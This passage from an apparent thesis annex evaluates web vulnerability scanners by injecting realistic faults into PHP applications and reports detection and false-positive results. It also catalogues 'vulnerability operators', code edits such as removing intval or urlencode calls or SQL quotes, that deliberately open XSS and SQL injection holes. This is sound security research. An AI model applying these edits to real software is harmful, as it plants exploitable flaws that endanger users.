In the **First Stage**, the code of the target web application is examined in order to identify all the points where each type of fault can be injected, resulting in a list of possible faults. This proposal is based on the G-SWFIT software fault injection technique [*Durães and Madeira*, 2006] focusing on the emulation of the most frequent types of faults (see Table 2-2 for the top twelve fault types). The G-SWIFT is based on a set of fault injection operators that reproduce directly in the target executable code the instruction sequences that represent most common types of high-level software faults. The original G-SWFIT operators were not defined with a web application code in mind mainly addressing programs written in C.

Although the G-SWFIT fault operators were also evaluated for other languages, none of them are typical programming languages used for the development of web applications (usually scripting languages, like PHP or PERL). Thus, small adaptations in the fault operators proposed had to be introduced to use them for our web application purposes. Most of the changes are trivial adaptations such as the one used for the "Missing variable initialization (MVI)" operator. As it is not common to need for variable initialization in the scripting languages used to build web applications, it was applied this operator in the first assignment of a variable (and not in the initialization). Another small change is in the "Missing "if (cond)" surrounding statement(s) (MIA)" operator where we use it even in the situation where there is one `else` but it is closely related to the `if`, like the display of an error message. The biggest change was in the "Missing function call (MFC)" operator. In web application programming there are normally lots of functions subject of security problems that process a parameter and returns data that will be used by the program. For example, in PHP code it is quite common to have code like this:

```
<? echo 'test.php?id='. urlencode($id); ?>
```

where the `urlencode` function encodes the string variable `$id` to be passed as a GET parameter in the URL. If the developer forgets to use the `urlencode($id)` therefore using only the `$id` variable, the code can still be interpreted without any problem by

the web server. So it is feasible that the software developer may forget to use this function and pass the $id directly as the GET parameter. However according to [*Durães and Madeira*, 2006] it is not possible to insert this kind of fault because it fails to follow the restriction of the MFC rules. The MFC should be applied only when the return value of the function is not being used by any of the subsequent instructions. To overcome this situation we relaxed the restriction and created a new operator named "Missing function call extended (MFCext.)" (as was also explained in section 3.1.1).

When the list of faults that can be injected in a web application is very large (because the application code is extensive, resulting in lots of possible locations for each fault type), only a percentage of the fault locations is used, keeping the relative percentages shown in Table 2-2.

A.1.3 Second Stage

The **Second Stage** comprises the injection of each fault, which corresponds to the insertion of the code change (defined by the fault operator) in the web application. After injecting each fault, the web application is scanned by the security tools under assessment and their results are gathered.

The testing of a client side security mechanism, like web application vulnerability scanners starts, with a "gold run" where the web application is tested once by each vulnerability scanner without any faults injected. The web application may already have some vulnerabilities and this run will be able to find most of them.

Because of the existence of (at least) two computers, some operations need to be performed in the server computer and some in the client computer, in synchronism. To automate a large number of tests, that each one can take a long time to execute, we developed a **Control Tool** to automate the procedure. This Control Tool is deployed in the client computer and is able to communicate with the server computer so that it is able to automatically execute all the procedures needed by the tests. This Control Tool was developed in Java so it can be used in a variety of operating system environments (Windows, Linux, UNIX, Mac OS X).

After the "gold run", the Control Tool reads the file with fault definitions (set of faults to inject, identified in the first fault injection stage) that will be used in the tests. Then, for each fault, the following procedure is executed (Figure A-1):

1. Every test starts with the clean initial setup: the web server is restarted; the database is restored; and the web site files are copied from a clean backup.
2. The next fault is injected into the web application.
3. The web application vulnerability scanner is started and at the end, the results are saved into a file. The file name includes a reference to the web application file and the type of fault injected. The Control Tool monitors the scanner application in order to detect when its execution stops before continuing the next test.
4. This procedure is repeated from 1 to 3 until all the faults are injected.
5. This procedure (from steps 1 to 4) is also repeated until all the web application vulnerability scanners have been evaluated.


Figure A-1 – View of the client and server algorithmic procedures.

A.1.4 Third Stage

Finally in the **Third Stage**, the resulting data is analyzed in order to obtain a comparative evaluation of the security tools. This procedure can be used, for example,

to compare the detection capabilities of web application vulnerability scanners, WAFs, IDSs, etc.

After all tests have been performed, every file resulting from the execution of the scanners is manually analyzed using the algorithm presented in Figure A-2. This data convey the decisions of the scanners regarding every vulnerability that was injected. Their results must be analyzed in order to be classified.

In these experiments, we are only interested in XSS and SQL Injection vulnerabilities, so when the scanner reports other types of vulnerabilities they are ignored. All the reported vulnerabilities are manually checked for false positives. It is also verified if the vulnerability is derived from the fault injected or if it is a vulnerability that was already present in the application and has not been detected in the "gold run".

Figure A-2 - Algorithm applied to the scanner generated files.

To verify the accuracy of the scanners, it is possible to test if they found every vulnerability present in the web application, or to test if they found every trigger of every vulnerability. The former test allows comparing the scanners by the number of alarms raised. However, a scanner can be able to find more places that trigger a given vulnerability and fail to detect other vulnerabilities, while another scanner may find more vulnerabilities, even if it does not detect every input places where these vulnerabilities can be triggered. For practical reasons it was considered this later results, because they are more accurate for the corrections purpose. This is the main objective of the scanners: to allow the developers to correct the flaws of the web application. For this case, the vulnerabilities are also verified manually to confirm that they are unique and not the same vulnerability tested in a different way. This may happen when the same vulnerable source code is executed even when called from different places in the web application interface. For instance, when we press the "Insert" button or the "Update" button in a HTML `FORM` they may execute some common code. If the vulnerability is in the common code both actions will be triggering the same vulnerability and it should only be accounted only once.

A.2 Assessing scanners for XSS and SQL Injection

For the evaluation experiments of web application vulnerability scanners we used LAMP (Linux, Apache, Mysql and PHP) web applications. The server runs Linux and the web server is Apache. This server hosts a PHP developed web application using a Mysql database. This topology of operating system and software was chosen because it represents one of the most used technologies to build custom web applications nowadays. It is also responsible for a large number of SQL Injection and XSS security vulnerabilities, which are our target vulnerabilities.

Three commercial web application vulnerability scanners were under test: the Acunetix Web Vulnerability Scanner 4 (Acunetix), the Watchfire AppScan 7 (AppScan) and the Spi Dynamics WebInspect 6.32 (WebInspect). The Watchfire and SPI Dynamics are the top referenced commercial scanners. Watchfire was acquired in 2007 by IBM for more than 120 million dollars and SPI Dynamics by HP in 2006 for 100 million dollars [*McGraw*, 2008]. Considering their market revenue, the Watchfire earned 24.1 million

dollars and SPI Dynamics earned 22.3 million dollars, in 2007. Smaller companies in the space of black box testing had combined revenues around 12.5 million dollars.

In order to obtain a more complete evaluation of the three scanners, we decided to use two very different target applications:

1. **MyReferences.** It is a custom made web application mainly used to manage personal reference information. It allows the storage of pdf documents and information about their title, authors and year of publication, for example. The underlined database used consisted in 114 publications from an overall of 311 authors. The web application code has 12 PHP files with 1,436 lines of code.
2. **Online BooksStore** [*CodeCharge*, 2007]. It is a fully functional and ready to use online store that can be generated by the CodeCharge Rapid Web Application Development Framework [*YesSoftware*, 2009]. This application has 29 PHP files with a total of 9,437 lines of code.

A.2.1 Overall results

For the experiments with the MyReferences web application we injected the 12 most frequent types of faults described in Table 2-2 and derived from the results of a field study on common software bugs [*Durães and Madeira*, 2006].

Every source code file of MyReferences was analyzed, looking for possible locations for each fault type. We injected 659 faults and after the scanners were executed looking for them. The detailed results of the experiments are depicted in Table A-1.

The BookStore web application has a lot more lines of code than the MyReferences and, due to time constraints only some types of faults were tested and only some scanners were used. In this experiment we injected the three most common types of faults and used two scanners.

Using these constraints, 1,322 possible realistic fault locations were found. Because of the large number, the percentages of total observed fault types in the field were applied,

as shown in Table 2-2. Using this procedure, 327 faults were injected. The final results of the experiment are shown in Table A-2.

Table A-1– Experimental results of the MyReferences application.

Fault Types	# Faults	Acunetix		AppScan		WebInspect		Total distinct vulnerabilities found by scanners			
		XSS	SQL	XSS	SQL	XSS	SQL	XSS	SQL	#	%
No fault Injected	0	7	0	1	1	11	1	12	2	14	-
MIFS	23	1	1	0	0	1	1	1	1	2	9%
MFC	26	0	0	0	0	0	0	0	0	0	0%
MFCext.	71	8	5	2	16	6	36	20	39	59	83%
MLAC	48	2	0	0	0	0	0	2	0	2	4%
MIA	55	4	7	2	1	1	8	5	10	15	27%
MLPC	97	0	0	0	0	0	0	0	0	0	0%
MVAE	80	0	0	0	0	0	0	0	0	0	0%
WLEC	76	3	7	3	3	0	8	7	12	19	25%
WVAV	13	0	0	0	0	0	0	0	0	0	0%
MVI	8	0	0	0	0	0	0	0	0	0	0%
MVAV	13	0	0	0	0	0	0	0	0	0	0%
WAEP	1	0	0	0	0	0	0	0	0	0	0%
WPFV	148	0	13	0	0	0	12	2	19	21	14%
Total injected	**659**	**25**	**33**	**8**	**21**	**19**	**66**	**49**	**83**	**118**	**18%**

The faults injected in both applications produced application bugs and application malfunctioning, but they also produced a considerable amount of security vulnerabilities: 18% for the MyReferences application and 4% for the BookStore application. Note that some injected bugs contributed to more than one type of vulnerabilities (XSS and SQL Injection) and some produced more than one vulnerability of the same type.

Table A-2– Experimental results of the BookStore application.

Fault Types	# Faults	Acunetix		WebInspect		Total distinct vulnerabilities found by scanners			
		XSS	SQL	XSS	SQL	XSS	SQL	#	%
No fault injected	0	12	0	22	1	27	1	28	-
MIFS	120	4	0	4	0	4	0	4	3%
MFC	103	0	0	0	0	0	0	0	0%
MFCext.	104	3	3	3	4	4	5	9	9%
Total injected	**327**	**19**	**3**	**29**	**5**	**35**	**6**	**42**	**4%**

One aspect that should be highlighted is the high number of vulnerabilities found even before the start of the tests (they are latent errors). These are the vulnerabilities that were present before any fault was injected by the experiments. MyReferences had 14 and in BookStore 28. MyReferences is a custom made personal web application with a relatively small user base, but BookStore is the direct result of a Rapid Application Development (RAD) tool, which can be used to generate lots of applications easily widespread around the globe. The fact that the CodeCharge generates, out of the box, web applications with such a high number of XSS and SQL Injection vulnerabilities is a serious problem that should be addressed as soon as possible. The BookStore has a high number of these intrinsic vulnerabilities and they masquerade the discovery of new vulnerabilities in the experiments because they leave less code to inject new vulnerabilities. In almost every place where a vulnerability might be located, there was already one there, preventing the injection in that location.

A.2.2 XSS and SQL Injection comparison

Table A-1 shows that, from the 12 fault types only six produced vulnerabilities. These fault types are the "Missing "If (cond) { statement(s) }" (MIFS)", the "Missing function call extended (MFCext.)", the "Missing "AND EXPR" in expression used as branch condition (MLAC)", the "Missing "if (cond)" surrounding statement(s) (MIA)", the "Wrong logical expression used as branch condition (WLEC)" and the "Wrong variable

used in parameter of function call (WPFV)". Every one of these six fault types generated both XSS and SQL Injection vulnerabilities.

The distribution of XSS and SQL Injection in MyReferences is shown in Table A-3 and in BookStore is in Table A-4. Fault injection produced more than the double of SQL Injection type than XSS for the MyReferences and almost the opposite for the BookStore, showing that there is no pattern regularity in this segmentation of the results. More tests with other web applications are needed so that it is possible to conclude which type of vulnerability is more likely to be injected.

Table A-3– Type of vulnerabilities of the MyReferences application.

	XSS	SQL Injection
#	37	81
%	31%	69%

Table A-4– Type of vulnerabilities of the BookStore application.

	XSS	SQL Injection
#	8	5
%	62%	38%

A.2.3 HTML input parameters

In what concerns the way the vulnerability may be exploited, there are much more vulnerabilities that are exploited through the GET than with POST input parameters in both applications (Table A-5, Table A-6). Although the GET can be exploited more easily by an attacker because all it needs is to change the URL accordingly, these results may change depending on the submission methods used by the web application. Again,

more testing with other web applications is necessary to see the trend in the submission method.

Table A-5– HTTP submission methods of the
MyReferences application.

	GET	POST
#	71	47
%	60%	40%

Table A-6– HTTP submission methods of the
BookStore application.

	GET	POST
#	9	4
%	69%	31%

A.2.4 Coverage

The analysis of the individual results of the scanners shows that all the scanners have detected some vulnerabilities that none of the others have. After having the data supporting this conclusion, we suspected that the scanners might leave some vulnerabilities undetected, which is also stated by other studies [*Ananta Security*, 2009]. To search for the vulnerabilities left undetected by the scanners and, therefore, analyze the scanners coverage, a human tester was used to perform a manual inspection of both the PHP code and the browser results.

The overall coverage is depicted in Figure A-3. The intersection area of the circles represents vulnerabilities detected by more than one scanner. The actual number of vulnerabilities detected is also shown.

Figure A-3 – Total coverage of the MyReferences application.

Analyzing Figure A-3 we can see that the circle representing the manual scan does not intersect the other circles, which means that the vulnerabilities detected by manual inspection were not detected by any of the tools evaluated. The radius of each circle is proportional to the number of vulnerabilities detected, providing a comparative visual image of the coverage of each tool. The observation of Figure A-3 clearly shows that WebInspect is the best scanner concerning overall coverage of vulnerability detection, followed by Acunetix and AppScan.

The manual scan detected 17 vulnerabilities that have not been detected by any of the vulnerability scanners, which corresponds to 9% of all vulnerabilities found. For the BookStore application, a complete hand scan could not be done due to time constraints, however some quick tests uncovered the existence of some second order vulnerabilities that were not detected by the scanners, which confirms the trend observed in the MyReferences experiments.

Looking at the details of the coverage of the individual vulnerability types (Figure A-4 for XSS and Figure A-5 for SQL Injection) it is possible to conclude that the best scanner for SQL Injection is not necessarily the best for XSS.


**Figure A-4 – SQL Injection coverage of the MyReferences application.**

Figure A-5 – XSS coverage of the MyReferences application.

Given the high price of these commercial scanners, they leave many vulnerabilities undetected. While some of these vulnerabilities should have been detected by the scanners, there are others that will be difficult to be detected by a tool using only the black-box approach. Other types of vulnerabilities undetected are logic errors and second order vulnerabilities (see section 2.3 for details), which are vulnerabilities that need some reasoning to detect them. Although a human tester can uncover them, they

are not easily automated (and implemented by the scanners) and generalized for every web application.

Another difficulty for the scanners occurs when the exploit needs some specific tokens to be present. These tokens may be the right number of parenthesis in a SQL Injection attempt, or some precise HTML code in an XSS attack. Although the scanners have some fuzzy variations of tests, these will hardly cover all the possible combinations.

A.2.5 False positives

The scanners found some vulnerabilities but they also detected many false positives, as depicted in Table A-7 and Table A-8. Like in many other related fields, the false positive rate tends to be directly proportional to the ability to detect vulnerabilities.

Table A-7– False positives of the
MyReferences application.

	Acunetix	AppScan	WebInspect
#	13	43	45
%	20%	62%	38%

Table A-8– False positives of the
BookStore application.

	Acunetix	WebInspect
#	6	36
%	38%	77%

We also analyzed the possible reasons for the false positives to provide some insights on how the scanners could be improved:

1. **MyReferences.** Some false positives occurred due to an error issued by the web application in normal execution because of the fault injected. In the penetration

test, the same error was shown and that triggered the scanner. This error message was found in 10 cases using the Acunetix, in 43 cases using the WebInspect, and in 40 cases using the AppScan. We could not reproduce the other three remaining cases of false positives found by Acunetix and the two remaining by WebInspect. The three remaining false positives found by AppScan were curiously triggered by the data stored in the back-end database: the cause was the title of a paper about SQL Injection.

2. **BookStore.** The analysis of the false positives of the BookStore application found seven cases of an erroneous logout of the web application. We could not reproduce three cases and in the remaining cases the false positive is due to error messages triggered by the fault injected.

A.3 Conclusion

In this chapter we proposed an approach to evaluate and compare web application vulnerability scanners. It is based on the injection of realistic software faults in web applications in order to compare the efficiency of the different tools in the detection of the possible vulnerabilities caused by the injected bugs. The results of the evaluation of three leading web application vulnerability scanners show that different scanners produce quite different results and that all of them leave a considerable percentage of vulnerabilities undetected. The percentage of false positives is very high, ranging from 20% to 77% in the experiments performed. The results obtained also show that the proposed approach allows easy comparison of coverage and false positives of the web vulnerability scanners. In addition to the evaluation and comparison of vulnerability scanners, the proposed approach also can be used to improve the quality of vulnerability scanners, as it easily shows their limitations. Even the common widely used Rapid Application Development environments produce code with vulnerabilities. For some critical web applications several scanners should be used and a manual scan should not be discarded from the process. In fact, it should be mandatory for critical applications.

Each one of the web application vulnerability scanners analyzed cannot be used as a "*One tool to rule them all*" solution. Even the results of the three scanners combined do not cover the vulnerabilities thoroughly. Through a different set of experiments, using

PHP, Java, ASP.NET and ASP applications and also testing for JavaScript related problems, Ananta Security compared the same brand scanners and their conclusions are similar to ours [*Ananta Security*, 2009]: the scanners have a huge false positive rate and the black-box scanning using automated tools is not enough to assure complete security. The disturbing conclusion is that, even if the scanners do not find any vulnerability we cannot assure that the web application is free of vulnerabilities.

Annex B
Vulnerability Operators

The Vulnerability Injector Tool (presented in chapter 4) and the Attack Injector Tool (presented in chapter 5) implemented only the most important Vulnerability Operators. However, all the vulnerability types studied in chapter 3 were analyzed towards the development of Vulnerability Operators, which are detailed in this annex. The characterization of the Vulnerability Operators derived from the methodology described in chapter 4.

An important aspect common to all of these code changes is that their injection does not prevent the application from running. In fact, the web application code continues to run without any syntactic or execution errors (except for the vulnerability injected).

The rest of the annex details the Vulnerability Operators for all the fault types studied.

OMFCext. – Missing function call extended:

A. Missing casting to numeric of one variable:

Table B-1– Operator Missing Function Call Extended – A (OMFCEA).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OMFCEA locates a function with the following characteristics: - The function must be the `(int)` type cast or it is the `intval` PHP function. - The argument of the function is directly or indirectly related to an input value from the outside: POST, GET, the return of a SQL query. - The output of the function is going to be displayed on the screen or is going to be used in a POST, a GET variable or is going to be used in a SQL query string. - The function can be an argument of another function or have another function as the argument. - In the argument of the function, the vulnerable variable may also be present inside a `$_GET`, `$HTTP_GET_VARS`, `$_POST`, `$HTTP_POST_VARS` PHP variable arrays.

Code change	- If the function is used in an assignment as the only line of code and the variable is not inside `$_GET`, `$HTTP_GET_VARS`, `$_POST` or `$HTTP_POST_VARS` PHP variable arrays the whole line of code is removed. For example, remove the line:
	`$vuln_var = intval($vuln_var);`
	- If the function is used in an assignment as the only line of code and the variable is inside `$_GET`, `$HTTP_GET_VARS`, `$_POST` or `$HTTP_POST_VARS` PHP variable arrays only the function is removed from the code, leaving the argument intact. For example, replace:
	`$vuln_var = intval($_GET['vuln_var']);`
	with
	`$vuln_var = $_GET['vuln_var'];`
	- In the other cases only the function is removed leaving in the code only the variable, or the `$_GET`, `$HTTP_GET_VARS`, `$_POST`, `$HTTP_POST_VARS` PHP variable array if the variable is inside. For example, replace:
	`…"'str1'.intval($vuln_var).'str2'";`
	with
	`…"'str1'.$vuln_var.'str2'";`

B. Missing assignment of one variable to a custom made function:

Table B-2– Operator Missing Function Call Extended – B (OMFCEB).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OMFCEB locates a function with the following characteristics: - The function is custom made function like one of the following that were found in the field: check_html, check_plain, check_url, theme, form_token, stripinput, phpentities, isnum, descript, wp_specialchars, attribute_escape, clean_url, akismet_nonce_field, $wpdb->escape, PMA_sanitize, htmlspecials, phpbb_preg_quote. - The argument of the function is directly or indirectly related to an input value from the outside: POST, GET, the return of a SQL query. - The output of the function is going to be displayed on the screen or is going to be used in a POST, a GET variable or is going to be used in a SQL query string. - The function can be an argument of another function or have another function as the argument. - In the argument of the function, the vulnerable variable may also be present inside a `$_GET`, `$HTTP_GET_VARS`, `$_POST`, `$HTTP_POST_VARS` PHP variable arrays. - The vulnerable variable may be one of the PHP variables, like the `$_SERVER['PHP_SELF']`.

Code change	- If the function is used in an assignment as the only line of code and the variable is not inside `$_GET`, `$HTTP_GET_VARS`, `$_POST` or `$HTTP_POST_VARS` PHP variable arrays the whole line of code is removed. For example, remove the line:
	`$vuln_var = func($vuln_var);`
	- If the function is used in an assignment as the only line of code and the variable is inside `$_GET`, `$HTTP_GET_VARS`, `$_POST` or `$HTTP_POST_VARS` PHP variable arrays only the function is removed from the code, leaving the argument intact. For example, replace:
	`$vuln_var = func($_GET['vuln_var']);`
	with
	`$vuln_var = $_GET['vuln_var'];`
	- In the other cases only the function is removed leaving in the code only the variable, or the `$_GET`, `$HTTP_GET_VARS`, `$_POST`, `$HTTP_POST_VARS` PHP variable array if the variable is inside. For example, replace:
	`…"'str1'.func($vuln_var).'str2'";`
	with
	`…"'str1'.$vuln_var.'str2'";`

C. Missing assignment of one variable to a PHP predefined function:

Table B-3– Operator Missing Function Call Extended – C (OMFCEC).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OMFCEC locates a function with the following characteristics: - The function is a PHP function related to filtering one of the arguments, except the `intval` PHP function. - The argument of the function is directly or indirectly related to an input value from the outside: POST, GET, the return of a SQL query. - The output of the function is going to be displayed on the screen or is going to be used in a POST, a GET variable or is going to be used in a SQL query string. - The function can be an argument of another function or have another function as the argument. - In the argument of the function, the vulnerable variable may also be present inside a `$_GET`, `$HTTP_GET_VARS`, `$_POST`, `$HTTP_POST_VARS` PHP variable arrays. - The vulnerable variable may be one of the PHP variables, like the `$_SERVER['PHP_SELF']`.

Code change	- If the function is used in an assignment as the only line of code and the variable is not inside `$_GET`, `$HTTP_GET_VARS`, `$_POST` or `$HTTP_POST_VARS` PHP variable arrays the whole line of code is removed. For example, remove the line:
	`$vuln_var = func($vuln_var);`
	- If the function is used in an assignment as the only line of code and the variable is inside `$_GET`, `$HTTP_GET_VARS`, `$_POST` or `$HTTP_POST_VARS` PHP variable arrays only the function is removed from the code, leaving the argument intact. For example, replace:
	`$vuln_var = func($_GET['vuln_var']);`
	with
	`$vuln_var = $_GET['vuln_var'];`
	- In the other cases only the function is removed leaving in the code only the variable, or the `$_GET`, `$HTTP_GET_VARS`, `$_POST`, `$HTTP_POST_VARS` PHP variable array if the variable is inside. For example, replace:
	`…"'str1'.func($vuln_var).'str2'";`
	with
	`…"'str1'.$vuln_var.'str2'";`

OWPFV - Wrong variable used in parameter of function call:

A. Missing quotes in variables inside a string argument of a SQL query:

Table B-4– Operator Wrong Variable Used in Parameter of Function Call – A (OWPFVA).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWPFVA locates the presence of variables inside a SQL query string when the variable is surrounding with quotes. For example: `func("SELECT…FROM…WHERE id='$var'")`

Code change	Remove the quotes surrounding the variable.
	For example, replace
	`func("SELECT…FROM…WHERE id='$var'")`
	with
	`func("SELECT…FROM…WHERE id=$var")`

B. Wrong regex string of a function argument:

Table B-5– Operator Wrong Variable Used in Parameter of Function Call – B (OWPFVB).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWPFVB locates a function with the following characteristics: - A regex string is the argument of the function. - The function may be custom made or one of the PHP functions `preg_replace` or `preg_match` or the MySQL function `regexp`. - The regex string is used to check a variable closely related to an input value, looking for known suspicious strings that were part of an attack.
Code change	- Remove the `\s` or add `|body|head|html|` in the regex string. - Add the `\\` in the `regexp` function if is the case.

C. Wrong sub-string of a function argument:

Table B-6– Operator Wrong Variable Used in Parameter of Function Call – C (OWPFVC).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWPFVC locates a function in which the argument is the result of the concatenation of several strings and variables or the function has string parameters.
Code change	Remove or change one of the strings or variables composing the argument of the function or change the value of the string parameter.

D. Wrong PHP superglobal variable when it is an argument of a function:

Table B-7– Operator Wrong Variable Used in Parameter of Function Call – D (OWPFVD).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWPFVD locates a function with the following characteristics: - The argument of the function contains the PHP superglobal variable `$_SERVER` - The variables to be changed can be: `PHP_SELF` - The variables can be changed to: `SCRIPT_NAME`

Code change	Change the PHP superglobal variable `$_SERVER`
	
	For example, replace:
	`func($_SERVER[var2])`
	with
	`func($_SERVER[var1])`

OMIFS - Missing IF construct plus statements:

A. Missing traditional "`if…then…else`" condition:

Table B-8– Operator Missing IF Construct Plus Statements – A (OMIFSA).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OMIFSA locates `if` conditions with the following characteristics: - The `if` clause is a traditional `if…then…else` condition, an `elsif` or an `else`. - The `if` has only one or two statements. - The statement inside the `if` may be a custom made function (e.g. `fallback`), a PHP function (e.g. `die`, `intval`) or an assignment.
Code change	Remove the `if` condition and the surrounding statements.

B. Missing "`if…then…else`" condition in compact form:

Table B-9– Operator Missing IF Construct Plus Statements – B (OMIFSB).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OMIFSB locates `if` conditions a function in which the `if` clause is in a compact form. For example: `(($var != '') ? 'true' : 'false')`
Code change	- Remove the line where the `if` condition is in the case of an assignment. - If the `if` clause is concatenated with other strings and is based on the result of a function remove everything except the argument of the function.

OWVAV - Wrong value assigned to a variable:

A. Missing pattern in a regex string assigned to a variable:

Table B-10– Operator Wrong Value Assigned to a Variable – A (OWVAVA).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWVAVA locates variables assignments with the following characteristics: - The variable is assigned a regex string. - The variable is used to check a variable closely derived from an input value, looking for known XSS attacks.
Code change	Remove one pattern from the regex string.

B. Wrong value in an array or a concatenation of a new substring inside a string:

Table B-11– Operator Wrong Value Assigned to a Variable – B (OWVAVB).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWVAVB locates variables assignments in which they are an array declaration or an assignment with more than one substrings concatenated.
Code change	Remove one of the items of the array or change one of the strings concatenated.

C. Wrong PHP superglobal variable when assigned to a variable:

Table B-12– Operator Wrong Value Assigned to a Variable – C (OWVAVC).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWVAVC locates variables assignments with the following characteristics: - The variable is assigned to a PHP superglobal variable `$_SERVER` or an input variable - The variables to be changed can be: `PHP_SELF` - The variables can be changed to: `SCRIPT_NAME`

Code change	- Change the variable assigned.
	For example, replace
	`$var1=$_SERVER[$var2];`
	with
	`$var1=$_SERVER[$var3];`
	- If it is an input variable, change it to `$HTTP_GET_VARS[var]`

D. Missing quotes in variables inside a string in a SQL query assignment:

Table B-13– Operator Wrong Value Assigned to a Variable – D (OWVAVD).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWVAVD locates variables assignments with the following characteristics: - The variable is assigned to a string containing an SQL query - The SQL query has variables embedded with surronding quotes. For example: `SELECT…FROM…WHERE id='$var'`

Code change	Remove the quotes surrounding the variable.
	
	For example, replace:
	
	`SELECT…FROM…WHERE id='$var'`
	
	with
	
	`SELECT…FROM…WHERE id=$var`

E. Missing destruction of the variable:

Table B-14– Operator Wrong Value Assigned to a Variable – E (OWVAVE).

Vulnerability Operator Attribute	Attribute restrictions and actions
Location code pattern	Operator OWVAVE locates variables destruction in which the variable is destroyed using the `unset` PHP function. For example: `unset($var);`
Code change	Removes the line of the code.

F. Extraneous concatenation operator "**.**" in an assignment:

Table B-15– Operator Wrong Value Assigned to a Variable – F (OWVAVF).

